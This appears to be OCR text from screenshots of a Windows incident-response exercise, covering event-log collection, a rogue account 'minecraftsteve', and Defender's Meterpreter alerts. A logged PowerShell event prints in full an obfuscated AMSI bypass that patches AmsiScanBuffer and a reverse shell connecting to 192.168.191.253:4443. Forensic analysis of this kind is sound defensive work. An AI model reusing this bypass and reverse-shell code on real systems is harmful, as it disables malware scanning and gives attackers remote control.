
```
Administrator: Command Prompt - CyLR.exe
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WindowsBackup%4ActionCenter.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WindowsSystemAssessmentTool%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WindowsUpdateClient%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WinINet-Config%4ProxyConfigChanged.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-Winlogon%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WinRM%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-Winsock-WS2HELP%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-Wired-AutoConfig%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WLAN-AutoConfig%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WMI-Activity%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WMPNSS-Service%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WorkFolders%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WorkFolders%4WHC.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-Workplace Join%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WPD-ClassInstaller%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WPD-CompositeClassDriver%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WPD-MTPClassDriver%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-Windows-WWAN-SVC-Events%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Microsoft-WindowsPhone-Connectivity-WiFiConnSvc-Channel.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\OAlerts.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\OpenSSH%4Admin.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\OpenSSH%4Operational.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Parameters.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Security.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Setup.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\SMSApi.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\State.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\System.evtx
Collecting File: C:\WINDOWS\System32\winevt\logs\Windows PowerShell.evtx
Collecting File: C:\WINDOWS\System32\Tasks\Agent Activation Runtime\S-1-5-21-1559058806-2639169911-1308567520-1001
```


```
Date    : 2/11/2022 5:37:07 PM
Log     : Security
EventID : 4732
Message : User added to local Administrators group
Results : Username: -
          User SID: S-1-5-21-3341181097-1059518978-806882922-1002

Command :
Decoded :

Date    : 2/11/2022 5:29:43 PM
Log     : Security
EventID : 4720
Message : New User Created
Results : Username: minecraftsteve
          User SID: S-1-5-21-3341181097-1059518978-806882922-1002

Command :
Decoded :

Date    : 2/3/2022 11:02:35 PM
Log     : Security
EventID : 4672
Message : Multiple admin logons for one account
Results : Username: pbentley0107@gmail.com
          User SID Access Count: 24
Command :
Decoded :
```


```
Date    : 2/3/2022 11:05:53 PM
Log     : System
EventID : 7030
Message : Interactive service warning
Results : Service name: Printer Extensions and Notifications
          Malware (and some third party software) trigger this warning
Command :
Decoded :
```

```
Date    : 2/9/2022 3:34:55 PM
Log     : Powershell
EventID : 4104
Message : Suspicious Command Line
Results : Long Command Line: greater than 1000 bytes

Command : $xezna = @"
          using System;
          using System.Runtime.InteropServices;
          public class xezna {
              [DllImport("kernel32")]
              public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
              [DllImport("kernel32")]
              public static extern IntPtr LoadLibrary(string name);
              [DllImport("kernel32")]
              public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr gqpiwc, uint flNewProtect, out uint lpflOldProtect);
          }
          "@

          Add-Type $xezna

          $vcmmxix = [xezna]::LoadLibrary("$([cHAR](97)+[cHar](109+37-37)+[cHAR]([byTE]0x73)+[chAR](105)+[cHAR](46+28-28)+[Char](100*7/7)
          +[CHaR]([bYte]0x6c)+[char](108*96/96))")
          $azasbz = [xezna]::GetProcAddress($vcmmxix,
          "$(('ÁmsîScâ'+'nBuffer').nORMaLize([CHaR]([byte]0x46)+[char]([bYte]0x6f)+[chAR]([byTE]0x72)+[chAr](31+78)+[chAr](68+66-66))
          -replace [ChaR](45+47)+[ChaR]([BYte]0x70)+[ChAr](102+21)+[cHaR](10+67)+[cHar](89+21)+[cHAR]([BytE]0x7d))")
          $p = 0
          [xezna]::VirtualProtect($azasbz, [uint32]5, 0x40, [ref]$p)
          $kxdf = "0xB8"
          $xlkg = "0x57"
          $kbyc = "0x00"
          $stvr = "0x07"
          $itho = "0x80"
          $uhqw = "0xC3"
          $etmlk = [Byte[]] ($kxdf,$xlkg,$kbyc,$stvr,+$itho,+$uhqw)
          [System.Runtime.InteropServices.Marshal]::Copy($etmlk, 0, $azasbz, 6)

          powershell -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.191.253,'4443);$stream =
          $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data =
          (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2
          = $sendback + 'PSReverseShell# ';$sendbyte =
          ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()}$client.Close();"
Decoded :
```

```
powershell -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.191.253,'4443);
```


Untitled.elx - Event Log Explorer
File Tree View Event Advanced Window Help
<Load filter>
Computers Tree
LAPTOP-CHL1KGT5 (local)
Windows PowerShell (4
System (37974)
Security (32573)
OAlerts (357)
Key Management Servi
Internet Explorer (0)
HardwareEvents (0)
Cisco AnyConnect Secu
Application (25424)
Windows Networking Vj
Windows Networking Vj
SMSApi (0)
Setup (540)
OpenSSH/Operational (
OpenSSH/Admin (0)
Network Isolation Oper
Microsoft-Windows
Microsoft-Client-Licensi
Lenovo-Sif-Settings/Op
Lenovo-Sif-Device/Ope
Lenovo-Sif-Core/Opera
Lenovo-Sif-Companion/
ForwardedEvents (0)
Security on LAPTOP-CHL1KGT5
Showing 32575 event(s)
NEW
Type Date Time Event Source Category User Computer
Audit Success 7/4/2022 10:24:42 AM 4672 Microsoft-Windows-Se Special Logon N/A LAPTOP-CHL1KGT5
Audit Success 7/4/2022 10:24:42 AM 4624 Microsoft-Windows-Se Logon N/A LAPTOP-CHL1KGT5
Audit Success 7/4/2022 10:22:56 AM 5379 Microsoft-Windows-Se User Account Manageme N/A LAPTOP-CHL1KGT5
Description
Credential Manager credentials were read.
Subject:
Security ID: S-1-5-21-1559058806-2639169911-1308567520-1001
Account Name: madno
Account Domain: LAPTOP-CHL1KGT5
Logon ID: 0002C28B
Read Operation: Enumerate Credentials
This event occurs when a user performs a read operation on stored credentials in Credential Manager.
Description Data
Events: 32575 Displayed: 32575 Selected: 1


Open Backup Event Log File
Look in: Logs
Name Type Size Date modified
Security.evtx Event Log 19,524 KB 7/1/2022 6:50 PM
Microsoft-Windows-Store%4Operational.evtx Event Log 17,476 KB 2/12/2022 2:17 PM
Microsoft-Windows-PowerShell%4Operational.evtx Event Log 5,188 KB 7/1/2022 6:55 PM
Microsoft-Windows-AppXDeploymentServer%4Operational.evtx Event Log 5,124 KB 2/12/2022 2:18 PM
Microsoft-Windows-Ntfs%4Operational.evtx Event Log 3,140 KB 2/12/2022 2:18 PM
Windows PowerShell.evtx Event Log 3,140 KB 2/12/2022 2:21 PM
Application.evtx Event Log 2,116 KB 2/12/2022 2:18 PM
Microsoft-Windows-StateRepository%4Operational.evtx Event Log 2,116 KB 2/12/2022 2:18 PM
Microsoft-Windows-AppReadiness%4Admin.evtx Event Log 1,092 KB 2/12/2022 1:47 PM
Microsoft-Windows-GroupPolicy%4Operational.evtx Event Log 1,092 KB 2/12/2022 2:18 PM
Microsoft-Windows-Kernel-PnP%4Device Management.evtx Event Log 1,092 KB 2/12/2022 2:17 PM
Microsoft-Windows-Kernel-WHEA%4Operational.evtx Event Log 1,092 KB 2/12/2022 2:18 PM
Microsoft-Windows-SmbClient%4Connectivity.evtx Event Log 1,092 KB 2/12/2022 2:18 PM
Microsoft-Windows-SMBServer%4Operational.evtx Event Log 1,092 KB 2/12/2022 2:17 PM
Microsoft-Windows-Storage-Storport%4Operational.evtx Event Log 1,092 KB 2/12/2022 2:18 PM
System.evtx Event Log 1,092 KB 7/1/2022 7:00 PM
Microsoft-Client-Licensing-Platform%4Admin.evtx Event Log 1,028 KB 2/12/2022 2:18 PM
Microsoft-Windows-AAD%4Operational.evtx Event Log 1,028 KB 2/12/2022 1:47 PM
Microsoft-Windows-Application-Experience%4Program-Telemetry.evtx Event Log 1,028 KB 2/12/2022 2:18 PM
Microsoft-Windows-AppModel-Runtime%4Admin.evtx Event Log 1,028 KB 2/12/2022 2:17 PM
Microsoft-Windows-AppxPackaging%4Operational.evtx Event Log 1,028 KB 2/12/2022 2:18 PM
Microsoft-Windows-BackgroundTaskInfrastructure%4Operational.evtx Event Log 1,028 KB 2/12/2022 1:47 PM
File name: Security.evtx
Open
Files of type: Event log files (*.evt;*.evtx)
Cancel



Filter

Apply filter to:

- (•) Active event log view (File: C:\Users\madno\Desktop\Logs\Security.evtx)
- ( ) Event log view(s) on your choice

Event types

- [x] Information
- [x] Warning
- [x] Error
- [x] Critical
- [x] Audit Success
- [x] Audit Failure

Source: [ ] Exclude

Category: [ ] Exclude

User: [ ] Exclude

Computer: [ ] Exclude

Event ID(s):

4720 [ ] Exclude

Enter ID numbers and/or ID ranges, separated by comas, use exclamation mark to exclude criteria (e.g. 1-19,100,250-450!10,255)

Text in description:

minecraftsteve [ ] RegExp [ ] Exclude

Filter by description params (for security event logs, e.g. Object\Object Name contains elex.exe)

New condition | Delete condition | Clear list


Name	Operator	Value


[ ] Date [ ] Time [ ] Separately


From: 7/ 4/2022 12:00:00 AM To: 7/ 4/2022 12:00:00 AM [ ] Exclude


Display event for the last 0 days 0 hours [ ] Exclude


Clear | Load... | Save... | OK | Cancel


Untitled.elx - Event Log Explorer
File Tree View Event Advanced Window Help
<Load filter>
Computers Tree
Log Files
Security.evtx
Filtered: showing 1 of 30155 event(s)
NT
Type Date Time Event Source Category User Computer
Audit Success 2/11/2022 6:29:43 PM 4720 Microsoft-Windows-Se User Account Managemer N/A DESKTOP-SKPTDIO
Description
A user account was created.
Subject:
Security ID: S-1-5-18
Account Name: DESKTOP-SKPTDIO$
Account Domain: WORKGROUP
Logon ID: 0x3e7
New Account:
Security ID: S-1-5-21-3341181097-1059518978-806882922-1002
Account Name: minecraftsteve
Account Domain: DESKTOP-SKPTDIO
Attributes:
SAM Account Name: minecraftsteve
Display Name: <value not set>
User Principal Name: -
Home Directory: <value not set>
Home Drive: <value not set>
Script Path: <value not set>
Profile Path: <value not set>
User Workstations: <value not set>
Password Last Set: <never>
Account Expires: <never>
Primary Group ID: 513
Allowed To Delegate To: -
Old UAC Value: 0x0
New UAC Value: 0x15
User Account Control:
Account Disabled
'Password Not Required' - Enabled
'Normal Account' - Enabled
User Parameters: <value not set>
SID History: -
Logon Hours: All
Additional Information:
Privileges -
Description Data
Events: 30155 Displayed: 1 Selected: 1


Security.evtx
Filtered: showing 2 of 30155 event(s)
NT
Type Date Time Event Source Category
Audit Success 2/11/2022 6:37:18 PM 4732 Microsoft-Windows-Se Security Group Managem
Audit Success 2/11/2022 6:37:07 PM 4732 Microsoft-Windows-Se Security Group Managem
Description
A member was added to a security-enabled local group.
Subject:
Security ID: S-1-5-18
Account Name: DESKTOP-SKPTDIO$
Account Domain: WORKGROUP
Logon ID: 0x3e7
Member:
Security ID: S-1-5-21-3341181097-1059518978-806882922-1002
Account Name: -
Group:
Security ID: S-1-5-32-580
Group Name: Remote Management Users
Group Domain: Builtin
Additional Information:
Privileges: -
Expiration time: (null)


Untitled.elx - Event Log Explorer
<Load filter>
File Tree View Event Advanced Window Help
Computers Tree
Log Files
Security.evtx
Microsoft-Windows-Windows Defender%40Operational.evtx
Showing 370 event(s)
Type Date Time Event Source Category User Computer
Information 2/11/2022 9:30:15 PM 1117 Microsoft-Windows-W None \SYSTEM DESKTOP-SKPTDIO
Information 2/11/2022 9:30:15 PM 1117 Microsoft-Windows-W None \SYSTEM DESKTOP-SKPTDIO
Warning 2/11/2022 9:30:13 PM 1116 Microsoft-Windows-W None \SYSTEM DESKTOP-SKPTDIO
Warning 2/11/2022 9:30:13 PM 1116 Microsoft-Windows-W None \SYSTEM DESKTOP-SKPTDIO
Information 2/11/2022 9:30:13 PM 1117 Microsoft-Windows-W None \SYSTEM DESKTOP-SKPTDIO
Warning 2/11/2022 9:30:13 PM 1116 Microsoft-Windows-W None \SYSTEM DESKTOP-SKPTDIO
Warning 2/11/2022 9:30:13 PM 1116 Microsoft-Windows-W None \SYSTEM DESKTOP-SKPTDIO
Warning 2/11/2022 9:30:12 PM 1116 Microsoft-Windows-W None \SYSTEM DESKTOP-SKPTDIO
Warning 2/11/2022 9:30:12 PM 1116 Microsoft-Windows-W None \SYSTEM DESKTOP-SKPTDIO
Warning 2/11/2022 9:30:12 PM 1116 Microsoft-Windows-W None \SYSTEM DESKTOP-SKPTDIO
Information 2/11/2022 9:27:06 PM 1000 Microsoft-Windows-W None \SYSTEM DESKTOP-SKPTDIO
Information 2/11/2022 9:13:13 PM 1151 Microsoft-Windows-W None \SYSTEM DESKTOP-SKPTDIO
Information 2/11/2022 9:13:13 PM 1150 Microsoft-Windows-W None \SYSTEM DESKTOP-SKPTDIO
Information 2/11/2022 8:13:13 PM 1151 Microsoft-Windows-W None \SYSTEM DESKTOP-SKPTDIO
Description
Microsoft Defender Antivirus has detected malware or other potentially unwanted software.
For more information please see the following:
https://go.microsoft.com/fwlink/?linkid=37020&name=Behavior:Win32/Meterpreter.gen!A&threatid=2147723573&enterprise=0
Name: Behavior:Win32/Meterpreter.gen!A
ID: 2147723573
Severity: Severe
Category: Suspicious Behavior
Path: behavior:_pid:11964:74439734262196; behavior:_pid:13664:74439734262196; behavior:_pid:14296:74439734262196; process:
_pid:11964,ProcessStart:132891005656802313; process:_pid:13664,ProcessStart:132890986707762754; process:_pid:14296,ProcessStart:132891008570586780
Detection Origin: Unknown
Detection Type: Concrete
Detection Source: Unknown
User: ?
Process Name: Unknown
Security intelligence Version: AV: 1.359.53.0, AS: 1.359.53.0, NIS: 1.359.53.0
Engine Version: AM: 1.1.18900.3, NIS: 1.1.18900.3
Description Data
Events: 370 Displayed: 370 Selected: 1


Description
Microsoft Defender Antivirus has detected malware or other potentially unwanted software.
For more information please see the following:
https://go.microsoft.com/fwlink/?linkid=37020&name=Behavior:Win32/Meterpreter.gen!A&threatid=2147723573&enterprise=0
Name: Behavior:Win32/Meterpreter.gen!A
ID: 2147723573
Severity: Severe
Category: Suspicious Behavior
Path: behavior:_pid:11964:74439734262196; behavior:_pid:13664:74439734262196; behavior:_pid:14296:74439734262196; process:
